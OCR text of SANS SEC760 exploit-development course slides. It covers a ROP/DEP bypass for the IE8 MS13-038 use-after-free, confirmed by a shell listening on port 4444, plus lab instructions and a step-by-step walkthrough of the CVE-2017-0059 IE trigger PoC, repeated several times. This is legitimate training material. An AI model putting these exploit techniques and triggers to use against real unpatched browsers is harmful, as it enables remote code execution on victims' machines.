
Now that we have compensated for the modification to the address held in EAX, let's try it out:

```
0:017> bp 7c378c81     #Addr of PUSHAD Gadget
0:017> g
Breakpoint 0 hit
7c378c81 60 pushad
0:005> r eax
eax=7c37a151
0:005> t
7c378c82 04ef add al,0EFh   #instruction changing AL
0:005> t
0:005> ln eax
(7c37a140) MSVCR71!_imp__VirtualProtect  #Awesome!
```

As you can see, we have successfully adjusted the pointer properly.

Running the Exploit

- Let's run the exploit outside of the debugger




```
C:\Users\Windows 7>netstat -na |find "4444"
  TCP    0.0.0.0:4444  0.0.0.0:0 LISTENING
```

- Success!! Use-After-Free exploit completed
- Next up, using precision heap spraying

Running the Exploit

When running the exploit outside of the debugger, the browser hangs and TCP port 4444 is open. We have successfully written an exploit to compromise the MS13-038 Use-After-Free vulnerability. Our next focus is on using precision heap spraying to accomplish the same goal, along with static object replacement.




Module Summary

- Use-After-Free/dangling pointer vulnerabilities
- Utilizing a technique to get control of the instruction pointer with precision
- Utilize ROP to disable DEP and compensate for various challenges
- Get shellcode execution

Note: This technique is to show you that if you can find a way to control the memory pointed to by the VPTR, such as that with the HTML+Time technique, code execution is much more reliable! There are other techniques, and they are worth a lot of money when you find them.

Module Summary

In this module, we took a close look at Use-After-Free vulnerabilities, also known as dangling pointers. We spent time utilizing a technique with HTML+TIME to get control of the instruction pointer. We then put in an ROP chain and gained shellcode execution. Next, you will work to perform these same steps.




Course Roadmap

- Reversing with IDA and Remote Debugging
- Advanced Linux Exploitation
- Patch Diffing
- Windows Kernel Exploitation
- Advanced Windows Exploitation
- Capture the Flag

- The Windows Heap – Early Days
- Remedial Heap Exploitation
- The Modern Heap
- Remedial Heap Spraying
  - ➢ Demonstration: Heap Spraying - MS07-017
- Use-After-Free Vulnerabilities
- MS13-038 – Use-After-Free Bug Walkthrough
  - ➢ Exercise: MS13-038 – HTML+TIME Method
- MS13-038 – DEPS Modern Heap Spraying Walkthrough
  - ➢ Exercise: MS13-038 – DEPS Heap Spraying
- Extended Hours - Leaks

Exercise: MS13-038 –HTML+TIME Method

In this exercise, you exploit a Use-After-Free vulnerability in Internet Explorer 8 on the default build of Windows 7.




Exercise: Use-After-Free Attacks

- Target Program: Internet Explorer 8 with JRE6
  - Use WinDbg, Immunity Debugger, and mona.py
  - Run this on your 32-bit version of Windows 7 SP0 or SP1
- Goals:
  - Verify and understand the Use-After-Free bug
  - Get control of the instruction pointer
  - Utilize the HTML+TIME technique to get shellcode execution

This is a time-consuming exercise. Use-After-Free attacks can be tricky if you have not worked with them before. The exploit code is available in your 760.5 folder; however, you shouldn't be using them as they are for reference. Work to build the exploit on your own and ask for help when needed. Remember to take the time to ensure you grasp what is happening.

Exercise: Use-After-Free Attacks

In this exercise, you first ensure that you are running Windows 7 SP0 or SP1 with JRE6 installed. You should be running the default browser install of IE 8. You cannot use IE 9 as the vulnerability does not exist in that browser version. Your goal is to verify your understanding of the Use-After-Free attack we just walked through and get code execution. This will be a time-consuming exercise, and you should ensure you thoroughly understand it prior to moving forward. If you finish early, other vulnerabilities will be made available if desired.




Exercise Instructions

- The last module was written as an exercise
- That module is your exercise guide
- You must go through the vulnerability and spend time with it to fully understand it
- The walkthrough is the closest to a step-by-step guide that can be made available
- Utilize your skills, curiosity, and problem-solving abilities to get as far as you can—and expect frustration
- Leverage the exploit code supplied to you for help, as well as your instructor

SEC760 | Advanced Exploit Development for Penetration Testers 135

Exercise Instructions

This Use-After-Free vulnerability is about a 5 on a scale of 1–10, with 10 being the most complex. It is a great example of a modern vulnerability and associated exploit. The last module we walked through was written as an exercise—or the closest that this type of exploit can be put into an exercise. Use that module as your guide as you walk through the vulnerability. Utilize your skills, curiosity, and problem-solving abilities to get as far as you can with this one. Some of you may not make it through the exercise within the time allotted. You can expect to get frustrated at times. You have to take it as a fun and challenging puzzle that you know is without a doubt solvable.



Exercise: Remember To...

- Verify that you are running IE 8 on Windows 7
- Verify that JRE6 is installed
- Ensure that patch KB2847204 is not installed
- Do not attach to the browser until you navigate to the page and get the pop-up
- Do not get frustrated if you do not make it through the exercise
  - There's plenty of time to continue working on it later
  - Understand as much as you can, and ask for help
  - Modern exploits only get more complex from here


SEC760 | Advanced Exploit Development for Penetration Testers 136

Exercise: Remember To ...

As stated on the slide, remember to...

- Verify that you are running IE 8 on Windows 7.
- Verify that JRE6 is installed.
- Ensure that patch KB2847204 is not installed.
- Expect challenges throughout your efforts to get the exploit working.
- Do not get frustrated if you do not make it through the exercise.
  - There's plenty of time to continue working on it later.
  - Understand as much as you can, and ask for help.
  - Modern exploits only get more complex from here.

Before you attach to IE with WinDbg, open the browser and navigate to the page with the trigger. When the pop-up appears, attach to the lower instance of iexplore with WinDbg and then click through the pop-up.




Exercise: Use-After-Free Exploits - The Point

- To gain experience working through one of the most popular and common vulnerabilities in modern operating systems and applications
- To understand how to defeat modern exploit mitigation controls

Exercise: Use-After-Free Exploits - The Point

The point of this exercise is to ensure that you fully understand and have real-world experience with one of the most popular and common modern vulnerabilities, to help you deal with defeating modern exploit mitigation controls, and to help you prepare for newer vulnerability classes.




Course Roadmap

- Reversing with IDA and Remote Debugging
- Advanced Linux Exploitation
- Patch Diffing
- Windows Kernel Exploitation
- Advanced Windows Exploitation
- Capture the Flag

- The Windows Heap – Early Days
- Remedial Heap Exploitation
- The Modern Heap
- Remedial Heap Spraying
  - ➢ Demonstration: Heap Spraying - MS07-017
- Use-After-Free Vulnerabilities
- MS13-038 – Use-After-Free Bug Walkthrough
  - ➢ Exercise: MS13-038 – HTML+TIME Method
- MS17-006 – Update for Internet Explorer 11
  - ➢ Exercise: MS17-006 – Information Disclosure
- Appendix
  - MS13-038 – DEPS Modern Heap Spraying Walkthrough
  - Using Flash for Exploitation

SEC760 | Advanced Exploit Development for Penetration Testers 138

This page intentionally left blank.



MS17-006 – Information Disclosure Use-After-Free

- Your instructor will walk you through the information disclosure part of two exploits working together for full code execution
  - This is a complex walkthrough you will need to go back through to fully digest
  - You will have the chance to work through it over RDP to preconfigured systems should you choose to do so and time permitting
  - To re-create at home you will need:
    - Unpatched Windows 7 x64 - https://developer.microsoft.com/en-us/microsoft-edge/tools/vms/ This link might help, but changes often
    - IE 11 Version 11.0.9600.18537 - https://www.catalog.update.microsoft.com/search.aspx?q=kb3207752 This is the update to which you must roll back
- CVE-2017-0059 from Ivan Fratric will be combined with CVE-2017-0037, also from Ivan Fratric, for full code execution
  - The weaponization of both bugs together was published by Claudio Moletta

SANS SEC760 | Advanced Exploit Development for Penetration Testers 139

MS17-006– Information Disclosure Use-After-Free

In this section your instructor will walk you through and debug CVE-2017-0059, which is a Use-After-Free information disclosure bug discovered by Ivan Fratric of Google's Project Zero. It allows for a full ASLR bypass when all modules are rebased. This is a complex walkthrough. It can be expected that you will need to go back through it at your own pace to fully digest the bug and exploit. After the walkthrough, time permitting, you will be able to connect over RDP to a preconfigured Windows 7 x64 VM. In order to re-create this at home you will need an unpatched Windows 7 x64 VM running IE 11 version 11.0.9600.18537. Links are provided on the slide, which should help you with satisfying this requirement.

At the end of this module, CVE-2017-0059 (UAF information disclosure bug) will be combined with CVE-2017-0037 (Type confusion code execution bug) for full code execution and ASLR bypass. Both bugs were discovered by Ivan Fratric of Google's Project Zero. The bugs were weaponized and put together by Claudio Moletta for full exploitation. When writing a module for the book *Gray Hat Hacking, Fifth Edition*, this author, Stephen Sims, was also working on weaponizing CVE-2017-0059 and used it for an example in the book. After that module was written, Claudio's amazing exploit was discovered. We will combine the research on CVE-2017-0059 with Claudio's weaponization of CVE-2017-0037. Claudio's work can be found at https://github.com/redr2e/exploits.

References:


1. Moletta, Claudio (2017-07-16). CVE to PoC - CVE-2017-0059. Retrieved January 5, 2019 from redr2e website: http://redr2e.com/cve-to-poc-cve-2017-0059/
2. Sims, S. F. (2018). Chapter 14: Advanced Windows Exploitation. In *Gray Hat Hacking* (5th ed., pp. 253–320). New York, NY: McGraw-Hill Education.
3. Fratric, Ivan (2017-01-10). Microsoft IE: textarea.defaultValue memory disclosure. Retrieved January 5, 2019 from bugs.chromium.org website: https://bugs.chromium.org/p/project-zero/issues/detail?id=1076

The Trigger

- Affected IE 9 – 11 and possibly Edge
- Ivan Fratric stated:

"Note: because the text allocations aren't protected by MemGC and happen on the process heap, use-after-free bugs dealing with text allocations are still exploitable."

- Let's take a look at the code on the right in sections...



```
PoC:
========================================

<!-- saved from url=(0014)about:internet -->
<script>

function run() {
  var textarea = document.getElementById("textarea");
  var frame = document.createElement("iframe");

  textarea.appendChild(frame);

  frame.contentDocument.onreadystatechange = eventhandler;

  form.reset();
}

function eventhandler() {
  document.getElementById("textarea").defaultValue = "foo";
  alert("Text value freed, can be reallocated here");
}

</script>
<body onload=run()>
<form id="form">
<textarea id="textarea" cols="80">aaaaaaaaaaaaaaaaaaaaaaa</textarea>

========================================
```

SEC760 | Advanced Exploit Development for Penetration Testers 140

The Trigger


On this slide is the trigger code published by Ivan Fratric. Ivan stated that "*because the text allocations aren't protected by MemGC and happen on the process heap, use-after-free bugs dealing with text allocations are still exploitable*."[1] This bug affected IE 9–11 and possibly Edge. On the following slides we will walk through what this code is doing.

References:

1. Fratric, Ivan. "Microsoft IE: textarea.defaultValue memory disclosure." *Google Project Zero*. Google, 10 Jan. 2017. Web. 23 Feb. 2018.

CVE-2017-0059 Trigger (1)


- Create a **TextArea** object with an ID of **textarea**
- The cols=80 attribute sets the size, in characters, of the visible text
  - In this case it is 25 lowercase a's
  - *CTextArea::CreateElement(CHtmTag *,CDoc *,CElement * *)*



```
PoC.
========================================

<!-- saved from url=(0014)about:internet -->
<script>

function run() {
  var textarea = document.getElementById("textarea");
  var frame = document.createElement("iframe");

  textarea.appendChild(frame);

  frame.contentDocument.onreadystatechange = eventhandler;

  form.reset();
}

function eventhandler() {
  document.getElementById("textarea").defaultValue = "foo";
  alert("Text value freed, can be reallocated here");
}

</script>
<body onload=run()>
<form id="form">
<textarea id="textarea" cols="80">aaaaaaaaaaaaaaaaaaaaaaaaa</textarea>

========================================
```

CVE-2017-0059 Trigger (1)

The arrow on this slide is pointing to the line of code where a **textarea** object is being created. The **cols** attribute specifies the width of the display area of the **textarea** object. The number of **a**'s written to this area in the trigger file is 25. You will see this from the browser's perspective shortly.



CVE-2017-0059 Trigger (2)

- Run the function **run()** once the page has completely loaded
- A **form** element with an ID of "**form**" is also created


```
PoC:
========================================

<!-- saved from url=(0014)about:internet -->
<script>

function run() {
  var textarea = document.getElementById("textarea");
  var frame = document.createElement("iframe");

  textarea.appendChild(frame);

  frame.contentDocument.onreadystatechange = eventhandler;

  form.reset();
}

function eventhandler() {
  document.getElementById("textarea").defaultValue = "foo";
  alert("Text value freed, can be reallocated here");
}

</script>
<body onload=run()>
<form id="form">
<textarea id="textarea" cols="80">aaaaaaaaaaaaaaaaaaaaaaa</textarea>

========================================
```

CVE-2017-0059 Trigger (2)

Once the page is loaded, the **run()** function is executed. You can also see just below where the arrow is pointing that a **form** element has been created.

CVE-2017-0059 Trigger (3)

- The **document.getElementById** method is used to get the **textarea** element
- An **iframe** object is then created and assigned to a variable named **frame**
- The **iframe** object is appended to the **textarea** node as a child




```
PoC:
========================================

<!-- saved from url=(0014)about:internet -->
<script>

function run() {
  var textarea = document.getElementById("textarea");
  var frame = document.createElement("iframe");

  textarea.appendChild(frame);

  frame.contentDocument.onreadystatechange = eventhandler;

  form.reset();
}

function eventhandler() {
  document.getElementById("textarea").defaultValue = "foo";
  alert("Text value freed, can be reallocated here");
}

</script>
<body onload=run()>
<form id="form">
<textarea id="textarea" cols="80">aaaaaaaaaaaaaaaaaaaaaaa</textarea>

========================================
```

CVE-2017-0059 Trigger (3)

Inside the **run()** function, the first line of code is creating a variable called **textarea**, which has assigned to it an element object that represents the **textarea** object created previously. Next, we create an **iframe** object and name it **frame**. We then append the **frame** object node as a child to the **textarea** node.

CVE-2017-0059 Trigger (4)

- The **readystate** property can be in one of several states, such as loading and full
    - When the property changes, the **eventhandler** function is called
    - The **form.reset()** call will reset all values, resulting in a state change to the frame node, and the calling of the **eventhandler** function



```
PoC:
=========================================

<!-- saved from url=(0014)about:internet -->
<script>

function run() {
  var textarea = document.getElementById("textarea");
  var frame = document.createElement("iframe");

  textarea.appendChild(frame);

  frame.contentDocument.onreadystatechange = eventhandler;

  form.reset();
}

function eventhandler() {
  document.getElementById("textarea").defaultValue = "foo";
  alert("Text value freed, can be reallocated here");
}

</script>
<body onload=run()>
<form id="form">
<textarea id="textarea" cols="80">aaaaaaaaaaaaaaaaaaaaaaa</textarea>

=========================================
```

CVE-2017-0059 Trigger (4)


Next up, we are using the **onreadystatechange** property, which points to an **eventhandler** in the event of a change to **readystate** of a document. During the loading of a document, it can be in one of several states, such as loading, interactive, or complete. More information can be found at https://developer.mozilla.org/en-US/docs/Web/API/Document/readyState. If the state of the **frame** node changes, the **eventhandler** function is called. The **form.reset()** call will reset all values and result in a state change on the **frame** node, firing off the **eventhandler** function.

References:

1. Sims, S. F. (2018). Chapter 14: Advanced Windows Exploitation. In *Gray Hat Hacking* (5th ed., pp. 253–320). New York, NY: McGraw-Hill Education.

CVE-2017-0059 Trigger (5)

- The **textarea** object is changed to **"foo"**
- An **alert** is then displayed saying that the **"Text value freed, can be reallocated here"**

